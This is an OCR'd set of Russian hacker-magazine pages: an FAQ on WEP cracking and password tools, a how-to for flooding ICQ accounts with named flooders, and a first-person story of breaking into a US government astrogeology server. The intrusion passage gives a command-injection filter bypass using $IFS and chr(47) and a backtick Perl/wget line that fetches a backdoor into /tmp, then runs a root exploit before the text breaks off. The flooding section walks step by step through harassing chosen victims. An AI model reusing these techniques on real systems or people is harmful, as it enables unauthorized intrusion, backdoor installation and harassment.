Q: Могут ли мой автомобиль инфицировать bluetooth-вирусом?
A: После массового распространения вируса Cabir, направляемого против мобильных телефонов (в основном, смартфонов), стали циркулировать слухи, что целый автомобиль, поддерживающий связь с мобилой по BT, можно покорить новомодной заразой. Множество попыток фирмы F-Secure оказались тщетны, покорить Toyota Prius не получилось. Слухи об уязвимости машин сначала относились к более дорогому продукту — Lexus. После проведения теста стало понятно, что бортовая система авто напрочь отказывается отвечать на провокации Cabir'a; переслать зараженный SIS-файл так и не получилось.

Q: Зачем мне нужен хакерский минидиск? Где его можно сдуть?
A: Изобретенное тобой имя способно ввести читателя в заблуждение, ибо рассматриваемый вариант не имеет ничего общего с MiniDisk (MD). Речь идет лишь об урезанной версии *nix, чаще Linux-дистрибутива, который легко умещается на один диск. Помимо самого дистро, на диск заливается ряд жизненно важных хакерских софтин. Все началось с дистриба Knoppix, являющегося маленьким и простым Линуксом, который можно вписать в систему во мгновение ока. Однако хакерюги пошли дальше и обвесили Knoppix всем необходимым security-добром вроде Metasploit, Hydra и Nessus. Тема сдувается с *www.whoppix.net*. Стоит отметить, что при всей простоте Whoppix не самый дружелюбный дистриб. Если тебе нужен не только хак-девайс, но и удобная рабочая лошадка для несложных арифметических задачек — качай Auditor (*new.remote-exploit.org/index.php/Auditor_main*), который содержит все необходимые примочки для аудита сети. Понятно, что легкими движениями руки туда могут быть вписаны и все недостающие security-софтины.

Q: Какие атаки против WEP существуют? Чем можно его взломать?
A: WEP (Wired Equivalent Privacy) — 802.11 криптографический протокол, который используется в Wi-Fi сетях. С 2001 года идут хакерские разработки по теме; тогда одной из первых стал AirSnort (*airsnort.shmoo.com*). Прога строилась на базе FMS-атаки. Софтина была очень простой, но требовала огромного количества пакетов для извлечения WEP-ключа. Потом на сцене появился Kismet, чтобы быть замененным dwepcrack-тулзой. Основной же прорыв свершился в прошлом году после распространения инфы о методе KoreK'а. По его идее была создана утилита Aircrack (*www.cr0.net:8040/code/network/aircrack*). Помимо новой атаки, Aircrack умеет ломать WEP и по предыдущей методе — FMS. После установки необходимого софта хакер должен собрать как можно больше пакетов из зашифрованной по WEP'у сети и сохранить добро в pcap-файл. Если ты хочешь заполучить целый боевой Wi-Fi комплекс, стоит обратить внимание на описанный выше Auditor — Linux-дистрибутив, заточенный на сетевой анализ (*new.remote-exploit.org/index.php/Auditor_main*).

Q: Сколько всего нужно сгрести Wi-Fi пакетов для взлома? Сколько времени займет дешифрация?
A: Для эффективного взлома 64-битного ключа нужно как минимум 200 000 пакетов, для победы над 128-битным — 500 000. Стоит помнить, что не все пакеты (как и не все йогурты :)) одинаково полезны! Для взлома тебе нужны лишь пакеты с IV, которые составляют приблизительно 95% всего трафика. По собственному опыту, взлом ключа занимает от одной секунды до двух часов. Ускорению процесса помогает установка длины ключа в качестве параметра при запуске программы.

Q: Можно ли расхачить WEP-ключ брутфорсом/атакой по словарю?
A: WepAttack (*wepattack.sourceforge.net*), как и его аналог WepLab, предоставляет подобную возможность. Ломать 128-битный ключ брутфорсом — дело не очень перспективное. В случае атаки по словарю софтины предлагают два способа. Первый — MD5-хэшинг, который используют множество точек доступа для перевода пароля в бинарный WEP-ключ. Второй — обработка raw ASCII WEP-ключей, заканчивающихся нулем. Вторая тема не универсальна, используется лишь некоторыми access point'ами. Инфа по железу взламываемой сетки может помочь выбору идеального хак-софта. Для составления наиболее качественных взломсловарей на помощь придет старый добрый John the Ripper (*www.openwall.com/john*).

Q: Уже успели кого попалить на phishing'е?
A: Phishing — виртуальная разводка, в частности — способ получения инфы о твоем онлайновом банк-аккаунте. Недавно приняли интернет-банду из Бразилии, которая, по первоначальной оценке, смогла отжать более $18M у лопоухих юзеров. Лохотронная команда состояла из 18 человек, которые рассылали троянских коней мылом. Спецы из Sophos'а обнаружили, что кони были специально написаны для охоты на банковские счета в Бразилии. Если ты опасаешься атаки горячих парней из-за океана, то прочтешь дополнительно о BR-теме и способах защиты на *www.sophos.com/spaminfo/bestpractice/phishing.html*.

Q: Зачем нужен LC5 и где его сдуть в Сети?
A: LC5, ранее более известная как L0phtCrack, от легендарной security-команды @stake. Ознакомиться с продуктом можно на официальном сайте *www.atstake.com/products/lc*. Софт используется для аудита системы и восстановления забытых паролей. Понятно, что обе опции могут иметь и военную интерпретацию взлома. Прога умеет восстанавливать инфу как по Win, так и Unix-аккаунтам. Проверка паролей на крепость может осуществляться по расписанию. LC5 умеет работать с множеством доменов одновременно, используя сразу несколько разных словарей. Прога доступна в разных версиях, различающихся степенью загрузки — Professional, Administrator, Site и Consultant. Цены варьируются от $650 до $7500 за лицензию. Триал/демоверсий не доступно вовсе, хотя на просторах инета можно найти оные по предыдущим версиям. Услужить готов и e-Donkey, где можно сдуть крякнутую версию 5.04. Софт занятен и тем, что перед выходом в бизнес L0pht были известны как отчаянные хакерюги. К каким только метаморфозам не приводят денежные знаки!




Атака на ICQ

В ПОСЛЕДНЕЕ ВРЕМЯ В ИНТЕРНЕТЕ УЧАСТИЛИСЬ СЛУЧАИ ПРОВЕДЕНИЯ FLOOD-АТАК НА ICQ. НЕМУДРЕНО, ВЕДЬ КРУТОЙ ПРИВАТНЫЙ СОФТ ДЛЯ ЭТОГО В НЕДАВНЕМ ВРЕМЕНИ СТАЛ ОБЩЕДОСТУПЕН ЗА СОВСЕМ СМЕШНЫЕ ДЕНЬГИ. О ТОМ, КАК ЗЛОСТНЫЕ ХАКЕРЫ ВЫВОДЯТ ИЗ СТРОЯ НОМЕРА НЕПРИЯТЕЛЕЙ, Я РАССКАЖУ В СВОЕЙ СТАТЬЕ. ПАЦИФИСТАМ ЖЕ БУДЕТ ИНТЕРЕСНО, КАК ЗАЩИЩАТЬСЯ ОТ ТАКИХ АТАК. ЧИТАЙ, РЯДОВОЙ, И НАБИРАЙСЯ ЗНАНИЙ | Аникин Артем aka доцент Бублик (b00b1ik@real.xakep.ru)

Убей противника и защитись сам

[мы начинаем КВН!] Уверен, ты далеко не первый день знаком с понятием «flood». Флудят (кстати, правильно произносить «флАдят», но у нас уже давно устоялось неверное произношение этого слова, так что изобретать велосипед и играть в умных дяденек-лингвистов мы не станем), как ты понимаешь, не только серверы левыми запросами, или форумы ненужными сообщениями, или еще что-то там чем-то безобразно плохим. Флудят еще и аси. Причем в последнее время это стало просто напастью какой-то. Раньше, когда полные версии флудеров были приватными, владели ими лишь избранные. Но программы эти были настолько слабые и малофункциональные, что платить за полную версию мало кто хотел, а действие урезанных триалок могло лишь вызвать нервный смех у жертвы. Через некоторое время появился софт от МЛУ (VKE), очень мощный, сносивший любую защиту от флуда на то время. Однако стоимость сего чуда была заоблачной — 1000 зеленых президентов. Ситуация резко переменилась совсем недавно, когда программы-убийцы ась стали дешевыми, навороченными и появились на винте практически у каждого мало-мальски заинтересованного юзера. Теперь моя ася и аси многих моих знакомых стали ежедневно подвергаться обильному флуду со стороны неприятелей. Да что греха таить: я и сам периодически сношу в оффлайн на долгое время некоторых заколебавших меня личностей. Просто иногда игнор ничему не учит людей, к сожалению. Вот и приходится прибегать к грубой физической силе. Ладно, суть не в этом. Сегодня мы научимся атаковать и самообороняться без оружия.

[ну и нафиг это все?] ICQ давно уже стала полноценным инструментом делового общения, не хуже мобильного телефона. Представь на секунду, какой геморрой возникнет, если твоя ася перестанет выходить в онлайн от обильного количества получаемых сообщений и номер придется попросту менять. Ситуация усложнится, если такая неприятность произойдет во время или накануне серьезного делового разговора, выяснения личных проблем или еще чего-то безумно важного. Стоит ли говорить, что в Сети полно людей, для которых даже временная потеря uin'а может обернуться серьезными проблемами и принести дивиденды третьему лицу. В общем, флуд ICQ давно уже стал настоящим бизнесом. В свое время, когда софт для флуда был дико дорогим, люди покупали его и продавали свои услуги. Теперь же это удовольствие доступно всем, и можно атаковать неприятеля самому, не выкладывая за каждый заказ бабки левому Васе в пижаме. Усек?



На нашем диске ты найдешь некоторые программы, описанные в статье. В силу многих причин мы не смогли выложить все :(.



Для мощного флуда нужно одновременно использовать не меньше 200 номеров.



Бывалые флудеры прикупают себе для темных делишек выделенные виндовые серверы, что позволяет непрерывно флудить сотни uin'ов.



Нужно понимать, что флуд ICQ — вещь незаконная. Так что ничем таким, приятель, даже и не думай заниматься! А не то мигом в кутузку.

[оружие от VKE] Я уже упоминал флудер от МЛУ, теперь хотелось бы его подробнее разобрать. В свое время эта софтина стоила $1k — за такие бабки можно прикупить подержанную «шестерку», а не вкладывать их во что-то виртуальное. Однако VKE через некоторое время понял, что рынок — это такая система, в которой действует правило: чем ниже цена — тем больше спрос. Вернее, цена должна удовлетворять не только запросам продавца, но и возможностям покупателей, которые не станут брать буханку хлеба за пятьсот рублей. Поэтому стоимость IPDFlood2 упала сразу до тридцати долларов. Но и от нелегального распространения МЛУша защитил свою программу должным образом: софтина привязывается к железу покупателя, и чтобы ее запустить на другом компе, потребуется отдельный сгенеренный код, который выдает сам МЛУ после того, как ты при покупке скажешь ему необходимые данные. Всю информацию по приобретению флудера можно найти на личной страничке VKE (*vke.ru*). После того как ты переведешь заветную тридцатку разработчику, он, повторюсь, выдаст тебе код, который ты вставишь в файл macroses.xml, находящийся в папке программы. Также тебе надо будет скачать дополнительные библиотеки msvcr71.dll и VKELibrary.dll и поместить их туда же. Без этих либ программа работать откажется. Взять их можно также с сайта разработчика. Хотя зачем я тебе все это рассказываю? Ведь МЛУ и сам все объяснит подробно, если у тебя появятся какие-то проблемы. Теперь можно запускать программу.

[ICQ-killer by VKE]

Что видим? Одно маленькое окошко, в котором находится ВСЕ. Все настройки на одной закладке — сильно? Ага, а если еще учесть, что больше ничего и не потребуется, кроме как установить пару галочек, чтобы снести неприятеля в оффлайн, то впечатление от программы становится еще сильнее.

Но не спеши, тебе потребуется еще самое важное: прокси-лист и список номеров, с которых будет осуществляться флуд. В комплекте с программой МЛУ предоставляет список прокси, содержащий около тысячи записей. Однако все проксики публичные и настолько заюзанные, что они вряд ли тебе чем-то помогут. Где достать список нормальных прокси-серверов (а они должны быть быстрыми), я тебе объяснять не стану — и так обмусоленная и обсосанная тема. Сам разберешься. Скажу лишь, что все прокси нужно закинуть в файл proxies.txt, находящийся в папке программы. И чем больше живых записей в этом файле будет — тем круче попрет флуд.

Так, слышь, руки прочь от флудера! Ты же еще не зарегал номера, с которых будешь флудить! А как это сделать? Ну, можно ручками, конечно, но далеко ты таким образом не уедешь. Качай AUR. Это спецсофт, предназначенный как раз для того, чтобы ты попивал пивко, в то время как он за тебя выполняет рутинную работу. Описывать, как юзать АУР, я не стану — здесь все предельно ясно. Если что-то тебе непонятно, открывай статью «Сетевые баламуты» за февраль 2004 года и ищи — там я уже все подробно расписал. После того как уины будут зареганы, суй их в файл uins.txt в папку с флудером и вот теперь можешь приступать к делу. Кстати, чем больше у тебя номеров и быстрых проксей, тем круче будет флуд.

Threads count: количество потоков. Чем больше их укажешь, тем большее число номеров будет выведено одновременно в онлайн и тем страшнее будет кара, обрушившаяся на твоего неприятеля. Однако с возрастанием потоков ты теряешь в скорости работы компа. Так что выбирай разумное число, если не хочешь, чтобы твой компьютер издавал странные звуки и мерзкие запахи.

Снизу есть еще узкое окошечко с полосой прокрутки. В него надо построчно вносить номера, которые ты хочешь профлудить. Причем для того, чтобы внести новый номер, необязательно останавливать процесс работы флудера. Достаточно дописать его в новой строчке, как к нему тоже начнут сыпаться мессаги. Очень удобная фишка. В старых версиях такое не поддерживалось, и приходилось останавливать работу, чтобы внести новый номер.

Чуть правее этого окошка есть еще одно. В нем по умолчанию всего одна строка: «%RAND_NUM_1%ю%RAND_NUM_2%ю%RAND_TEXT1%ю%RAND_TEXT2%ю%RAND_TEXT3%ю%RAND_TEXT4%». Можно оставить все как есть, тогда жертвам будет приходить длинный рандомный текст в сообщениях, что исключит попадание его под фильтрацию антиспамовым фильтром. Но если же ты собираешься донести до врага какую-то глубокую мысль своим флудом, то вписывай туда все что угодно, например: «Слышь, казел, отстань от моей подруги!!!».

Справа же находятся 16 галочек, устанавливая которые, ты выбираешь, каким типом сообщений будет хреначить IPDflood2. Можно, например, бомбить простыми сообщениями, можно авторизациями, урлами, сообщениями о добавлении в свой контакт-лист и т.д. Хочу отметить важную особенность софтины: если у неприятеля стоит стандартный клиент ICQ, то урлы он не примет до того момента, пока номер, с которого они приходят, не будет у него в контакт-листе. Так вот, эта фишка обходится через баг протокола аси. И флудер МЛУ использует этот баг, чтобы урлы наверняка доходили до получателя. Также в старых релизах крысы (&RQ) была проблема с некоторого вида сообщениями, от которых она умирала, выдавая акцесс виолейшн. Поэтому если ты точно знаешь, что твой неприятель сидит именно на таком клиенте, то и этот баг пустится в ход — надо только соответствующую галочку установить.

Вот, собственно, и все. Выстави все настройки программы под свои нужды и жми Start.


[альтернатива от infinity_gth] Не менее популярен на сегодняшний день и продукт от чувака с ником infinity_gth. Кстати, именно после выхода его продукта ценой 30 баксов за копию МЛУша и снизил стоимость своего флудера, ибо конкуренция. Ладно, давай посмотрим, что умеет эта софтинка. Сперва кликай по Options и настраивай все так, как тебе нужно. Я лишь немного помогу тебе в этом.

Proxy List File: загружай файл с проксями, нажав на кнопку Browse. Инфовский флудер (Агрессор) не так прихотлив к скорости проксей, так что проблем будет гораздо меньше, нежели с IPDflood'ом.

Proxy Type: здесь указывай тип самих проксей, которые используешь. Если поставишь галочку AutoDump, то все отчеканные good'овые прокси будут сохраняться в отдельный файл в папке с программой. Threads: все ясно, думаю. Как и в предыдущей программе, здесь необходимо выставить число потоков.

Теперь об уинах. Если у тебя уже есть зареганные номера (кстати, они могут быть не только ICQ'шными, но и AIM'овскими, потому что Агрессор флудит еще и AIM), то укажи путь к файлу с ними, кликнув по Browse в меню Registered UINs or AIMs.

Все хорошо, а теперь начинается то, чего нет в IPDflood2. Агрессор сам может регать номера в процессе работы, что способствует стабильному флуду на протяжении всего времени. Ведь при флуде рабочие номера быстро сдыхают, отрубаются серваком, кидаются в анрег и т.д. Агрессор же восполняет такие потери, постоянно регистрируя новые номера. Достаточно просто не поставить галку Do Not Register New UINs, и все будет в шоколаде :). Пароли на такие номера генерятся автоматически по заданному тобой шаблону, либо же на них на всех ставится тот пасс, который ты укажешь в поле My Own. Красивые зареганные номера вида x, xy, xyz, xyz000000 сохраняются сразу в отдельный файл и не используются сам знаешь почему :). В общем, очень удобная фишка, согласись.




[крутой флудер — Aggressor]



[окно настроек Агрессора]

Теперь дело за малым — выставить галочки, выбрав тем самым тип флуда. Фигачить можно мессагами, запросами на авторизацию, урлами и т.д. Все как обычно. Также, зная, какой клиент у жертвы, можно выставить галочку для специфического флуда именно той версии ICQ. И здесь все как обычно, объяснять ничего не стану, ибо описал все подробно чуть выше.

[я вас не слышу!] Не знаю, как тебя, а меня не особо прет, когда меня флудят. Поэтому пришлось заморочиться с защитой от безобразников. В качестве клиента я давно использую &RQ, и слезать с него мне не особо хочется. Советую, кстати, и тебе его юзать. Однако до недавнего времени он был слишком неустойчив к флуду. Защита нулевая. Меня флудили, и мой контакт-лист был загажен запросами и сообщениями. Ситуация изменилась после того, как Реджетто забросил поддержку своего проекта и выложил в свободное пользование исходники крысы. Теперь ее разрабатывают как минимум две независимые команды. Я пользуюсь версиями от Shyr'a (*andrq.org*). Не знаю, понравился мне его подход к доработке крысятины. В общем, давай перейдем к настройкам антифлуда софтины.



[крыса с окном настроек антифлуда]


Ползи в настройки. Меню «Антиспам». Если убрать галочку «Сообщать мне об отфильтрованных сообщениях», то ты даже и не узнаешь, что тебя флудят. Однако если ее установить, в случае флуда тебя достанут сообщения о фильтрации, что тоже будет отчасти флудом :). Поэтому рекомендую эту галку не ставить. «Игнорировать сообщения от людей, которых нет в контакт-листе». Поставив эту галочку, ты будешь получать мессаги лишь от тех, кого сам добавил. От других — нет. «Игнорировать сообщения пейджера». Ставь галку — и никогда не получишь сообщений с web-pager. Полезно. «Игнорировать запросы аторизации людей не из контакт-листа». В совокупности с игнорированием сообщений это дает практически полную защиту от флуда. В принципе, этого уже достаточно, чтобы обеспечить себе спокойную жизнь. Однако существует возможность и более тонко настроить антифлуд-защиту. Это меню правил, которые должны выполняться одновременно, чтобы сообщение, попавшее под все установленные правила, было отфильтровано. Здесь можно выбирать совокупности из следующих параметров: сообщение послано многим, отправитель не в контакт-листе, архив сообщений пуст, сообщения содержат слова из заданного списка. Думаю, здесь не надо ничего объяснять. Все аналогично первым четырем пунктам. Ну и последний пункт защиты: «UIN больше, чем». Здесь необходимо указать верхний предел номера, уины больше которого будут попросту в полном игноре. Еще одна удобная фишка, учитывая то, что флудят обычно с девятизнаков.

Вот и все. Нет ничего сложного. Однако полной защиты никогда не будет. При обильном флуде сервак сам будет тебя периодически выкидывать в оффлайн, и тебе придется реконнектиться. Однако, согласись, уж лучше просто будет отсоединять, чем еще плюсом ко всему у тебя загадится контакт-лист.


Я же вообще сделал проще: засунул всех в игнор, а в эбауте написал, что если кто-то хочет со мной поговорить, пусть пишет мне на мыло, указав свой номер аси и повод для разговора, а я уж сам добавлю его, если он меня заинтересует.

[не только Реджетто] Еще один флудоустойчивый клиент ICQ — недавно вышедший QIP (*qip.ru*), который написал все тот же infinity_gth. Настройки квипа аналогичны крысиным, так что повторяться я не стану. Смысл тот же: выставлять разные правила, в зависимости от того, как и от чего ты желаешь защититься. Просто сам подумай: если клиент написан автором флудера, то уж, наверное, в него включена наиболее сильная защита, так как со всеми нюансами Инфинити знаком и сделал все по первому разряду :).

[напоследок, Катерина Матвеевна] Если ты вздумаешь кого-то флудить, то полезно будет сразу раздумать: дело это, вообще говоря, незаконное, кроме того, аморальное. Ну а если беда пришла в твой дом и на тебя накинулись злобные флудеры, то стоит призадуматься над надежной защитой. Установка качественного клиента — &RQ или QIP — поможет тебе



[www.andrq.com — здесь можно скачать последние билды &RQ]



048

Через Web на Марс

НА ОДНОМ СКУЧНОМ ПРЕДМЕТЕ В НАШЕМ ВУЗЕ СТУДЕНТАМ ПРЕДЛАГАЛИСЬ ТЕМЫ ДЛЯ РЕФЕРАТОВ. ПРЕПОД БЫЛ ОДНИМ ИЗ ТЕХ, КТО НЕ ЛЮБИЛ ПЛАГИАТЧИКОВ, ВОРУЮЩИХ РАБОТЫ В ИНТЕРНЕТЕ. ВЫБРАВ ТЕМУ «ИССЛЕДОВАНИЕ КОСМИЧЕСКИХ СНИМКОВ», Я ПРИСТУПИЛ К ПОДГОТОВКЕ ДОКЛАДА. НАЧАЛ С ПРОСТОГО: ЗАШЕЛ НА GOOGLE И ИСПОЛЬЗОВАЛ НЕСКОЛЬКО ВАРИАНТОВ АНГЛОЯЗЫЧНЫХ ЗАПРОСОВ. ТОГДА Я ЕЩЕ НЕ ДУМАЛ, ЧТО ОБЫДЕННАЯ СИТУАЦИЯ МОЖЕТ ПРИВЕСТИ К РЕВОЛЮЦИОННОМУ ВЗЛОМУ | Master-lame-master

Революционный взлом американского космоса

[исследование стратегического сайта] После перебора десяти ссылок у меня уже пропало какое-либо желание искать реферат. Сохраняя страницы на винт, я думал о прогулке и пивных возлияниях. Но внезапно меня привлек один очень хороший ресурс *http://isis.astrogeology.usgs.gov*. В описании говорилось, что компания специализируется на исследовании космических фотографий, в частности пишет софт для обработки таких картинок. Я подумал, что было бы здорово утереть преподу нос, приложив такую прогу к своему реферату. Уж тогда он точно не подумает, что я просто стащил реферат из глобальной Сети, и поставит мне автомат по экзамену :). Посему было решено остаться на этом сайте и скачать какой-нибудь примерчик подобной софтинки.

К несчастью, моим мечтам не суждено было осуществиться. Как стало ясно из описания, все проекты, расположенные на этом сайте, закрыты от посторонних глаз, и, как следствие, никаких программ для публичного скачивания на сервере нет :(. Но, как говорится, хакерам закон не писан, поэтому мысли, некогда направленные на объекты «улица» и «пиво», стремительно переместились на «сервер» и «взлом» :). Однако хакнуть государственный сервак, да еще и с закрытыми проектами, очень сложно, и я это понимал. Дальнейшие шаги я делал по обкатанному сценарию: записал имя сервера в файл hosts.txt, а затем запустил чудо-сканер check.pl. Но, к сожалению, особых результатов сканирование не принесло — на сервере не было ни одного бажного скрипта. Это еще раз доказывает, что однообразный взлом редко приводит к успеху.



[крупномасштабный астрогеологический портал]

Далее я попробовал воспользоваться идеей NSD и поискать удачу в онлайн-базе доменов *domainsdb.net*. Зарегистрировавшись в системе, я ввел домен *isis.astrogeology.usgs.gov*, но получил от ворот поворот — за IP-адресом была закреплена лишь одна DNS-запись :(. После ручного поиска багов я понял, что все эти затеи бессмысленны, и уже хотел уйти. Однако в мою голову пришла идея: поискать сценарии на этом сайте через поисковик. Действительно, мысль была разумной. Стоило мне задать запрос «inurl:isis.astrogeology.usgs.gov filetype:cgi», как Гугл вернул мне около десяти ответов. Как выяснилось, все сценарии лежали в папке */isis-bin*, ссылок на которую почему-то не было на главной странице.

[жесткая фильтрация] Не буду тянуть кота за хвост, скажу лишь, что один из сценариев оказался уязвимым. Баг позволял выполнять любые команды, передавая параметр cmd|. При обычных условиях в качестве опции должна находиться цифра — номер главы документа. Я жутко обрадовался и подумал, что мне попалась легкая добыча. Однако не тут-то было. Скрипт нещадно фильтровал различные спецсимволы, среди которых был пробел. Если команда *id|* успешно выполнялась, то запрос *«uname -a»* не приводил к положительному результату.

Я попробовал использовать обход фильтрации пробела с помощью переменной $IFS. Это помогло, но запрос немного усложнился. Теперь, чтобы узнать операционную систему, мне потребовалось ввести в строку браузера команду *uname$IFS-a*. Я определил, что сервер крутится под управлением двухпроцессорного пингвина. Думаю, не стоит говорить о том, что на сервере были зафайрволены почти все порты — это и так понятно. Я возлагал надежды на бэкдор cbd.c, который выручал меня во многих ситуациях. В данный момент я лишь хотел залить его на сервер. Но меня ждал один неприятный момент. Помимо пробела, скрипт фильтровал символ «/», из-за чего дать команду закачать файл у меня не получилось. Но я и не думал отчаиваться, ибо знал, как обойти такую проверку. В таблице ASCII коду 47 соответствует символ «/». Таким образом, с помощью консольных средств желаемый эффект достигается очень быстро :). Команда, генерирующая «/», имела вид: *perl -e 'print chr(47)'*. Осталось лишь интегрировать этот запрос с */usr/bin/wget* и переменной $IFS. Чтобы скачать бэкдор, я сгенерировал следующую строку:

```
`perl -e "print 'wget myhost.com'.chr(47).'cbd.c -O '.chr(47).'tmp'.chr(47).'cbd.c'"`
```

Затем я изменил все пробелы на переменную $IFS (для обхода фильтрации) и передал строку серверу. Бэкдор незамедлительно был скачан и сохранен в каталог */tmp*. Давай детально разберемся в том, что я только что сделал. Как тебе известно, любую Perl-команду можно выполнять прямо в консоли, передав ее после флага -e. Сейчас я заставил интерпретатор написать строку wget «myhost.com/cbd.c -O /tmp/cbd.c». Однако, учитывая то, что скрипт фильтрует пробел и обратный слэш, мне пришлось заменить их аналогами $IFS и chr(47) соответственно. Для того чтобы заставить эту команду выполниться, я обрамил ее символами «`». Таким образом, мой запрос генерировался и выполнялся на лету. Можно было бы поступить иначе и сохранить запрос во временном файле, но тогда пришлось бы заменять обратный слэш в пути к нему. Для сохранения данных в текущем каталоге у меня просто не было прав, поэтому я прибегнул к такому хитрому исполнению команды.



[успешное выполнение команды]



Не стоит забывать, что все действия хакера противозаконны и эта статья предназначена лишь для ознакомления и организации правильной защиты с твоей стороны. За применение материала в незаконных целях автор и редакция ответственности не несут.



Как только хакер проникает на сервер, он обязательно просматривает файл httpd.conf. В нем можно найти информацию о Web-серверах, а также о документах, доступных только через интрасеть.


Далее процесс пошел намного быстрее и веселее. Бэкдор я скомпилил и запустил так же, как заливал его на сервер. Затем без особых сложностей я приконнектился к серверу и стал смотреть, что же интересного находится на его магнитных носителях :).

[полоса неудач] Находясь внутри, я еще даже не предполагал, что за приключения меня ждут. Изначально было решено посмотреть, в какую, собственно, систему я проник :). Команды *ps ax* и *cat /etc/*release* показали, что передо мной преклонилась известная операционка SuSE Linux версии 8.2. Проанализировав все данные, я предположил, что локальный рут возможно взять только эксплойтом binfmt_elf(), ориентированным на SMP-системы. Извращаться с wget'ом уже не пришлось, ведь я работаю в полноценном шелле безо всякой фильтрации. Однако после запуска эксплойта система повела себя как-то странно. Вместо локального рута я получил страшный лаг при выполнении любой команды. Решив, что пора убить все процессы, порожденные страшным сплойтом, я снова полез к команде *ps*, однако в эту секунду связь с сер-

